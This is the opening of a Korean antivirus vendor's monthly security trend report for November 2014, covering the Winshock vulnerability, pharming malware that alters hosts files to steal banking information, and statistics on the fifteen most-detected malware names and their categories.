
알약 월간 보안동향 보고서.

2014년 12월



알약 12월 보안동향보고서

CONTENTS

Part1 11월의 악성코드 통계

악성코드 통계
허니팟/트래픽 분석
스팸메일/악성코드가 포함된 메일 분석
스미싱 분석

Part2 11월의 악성코드 이슈

개요
악성코드 순서도
악성코드 분석
- 악성파일 분석(1.exe)
- 악성파일 분석(yk.exe)
- 악성파일 분석(360siom.exe - Potplayer.dll)
- 악성파일 분석(svchost.exe)
결론

Part3 보안 이슈 돋보기

11월의 보안 이슈
11월의 취약점

Part4 해외 보안 동향

영미권
중국
일본

11월의 총평

11월에는 Winshock 취약점(CVE-2014-6321) 발견이 가장 큰 이슈였다. MS 운영체제인 Windows상에서 SSL/TLS통신을 시도할 때 필요한 dll파일에 원격코드실행이 가능한 취약점이 발견되어 전 세계적으로 주목을 받았고, MS에서는 긴급 패치를 릴리즈했다.

국내에서는 취약한 사이트를 변조하거나 취약한 SW를 통해 주로 사용자들의 금융 관련 정보를 탈취하는 파밍 악성코드들이 많이 유포되었다. 11월 Top15 악성코드 리스트에 이례적으로 호스트파일을 변조하는 악성코드들이 많이 등장한 것도 위의 내용을 설명할 수 있는 부분이다. 이들은 사용자들의 PC에 저장된 혹은 사용자들이 입력하는 금융 관련 정보들을 수집하여 범죄에 악용하므로, 항상 내가 사용하는 PC의 OS나 SW를 최신 버전으로 패치하고, 신뢰할 수 있는 백신을 잘 활용하는 것이 중요하다. 금융 관련 정보를 사이트에 입력하는 경우에는 반드시 2-3번 재확인을 거친 후 진행하는 것이 안전하다.

2014년에 발행하는 마지막 보안동향보고서입니다. 항상 보안동향보고서를 구독해주시는 많은 분께 감사 드리고, 2015년에도 많은 관심 부탁드립니다. 연말이 다가오는 시점에서, 연말연시 관련 이슈(청첩장, 크리스마스, 신년인사, 동창회, 송년회)를 이용한 스미싱 또는 스팸이 극성하고 있습니다. 다시 한 번 관련 공격에 각별히 조심하시라는 당부의 말씀 드립니다. 마지막 남은 올 한해도 알차게 마무리 지으시길 바랍니다. 감사합니다.

Part1. 11월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2014년 11월의 감염 악성코드 Top 15에서는 지난달 2위를 차지했던 Misc.Keygen이 2단계 내려와 4위를 차지한 것 외에는 모두 Top 15 리스트에 처음 등장하는 악성코드라는 점이 주목할만한 부분이다. 1위를 차지한 Misc.Suspicious.NTZ의 경우, 취약점이 존재하여 악성코드의 유포에 활용될 수 있는 특정보안솔루션(최신판치가 이뤄지기 이전 버전들)을 국내 백신사들이 공동대응을 통해 탐지한 케이스이다. 2위를 차지한 악성코드의 경우 휴리스틱 탐지기능을 통해 탐지된 악성코드로, 사용자 금융정보를 탈취 시도하는 파밍 악성코드이다. 6위부터 14위에는 호스트파일변조를 시도하는 악성코드가 새로 Top 15 리스트에 등장한 것도 주목할만한 부분이다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	NEW	Misc.Suspicious.NTZ	Trojan	24565
2	NEW	Gen:Trojan.Heur2.GZ.@B1abSlfZliO	Trojan	5276
3	NEW	Gen:Trojan.Heur2.GZ.@B1abmm3qzmO	Trojan	898
4	↓ 2	Misc.Keygen	Trojan	848
5	NEW	Trojan.Generic.12070677	Trojan	659
6	NEW	Hosts.banking.shinhanbank.com	Host	593
7	NEW	Hosts.banking.shinhanbank.co.kr	Host	593
8	NEW	Hosts.www.shinhanbank.com	Host	592
9	NEW	Hosts.shinhanbank.co.kr	Host	592
10	NEW	Hosts.shinhanbank.com	Host	592
11	NEW	Hosts.www.shinhanbank.co.kr	Host	592
12	NEW	Hosts.www.hana.kr	Host	591
13	NEW	Hosts.www.hana.co.kr	Host	591
14	NEW	Hosts.hana.co.kr	Host	591
15	NEW	Gen:Variant.Zusy.103708	Trojan	590

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2014년 11월 01일 ~ 2014년 11월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 86%를 차지했으며, 호스트파일 (Host) 유형이 14%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


11월에는 지난 10월과 비교하여 트로이목마(Trojan) 유형 악성코드 비율이 크게 증가하였고, 호스트 파일(Host) 유형의 악성코드의 비중은 크게 증가하였다.



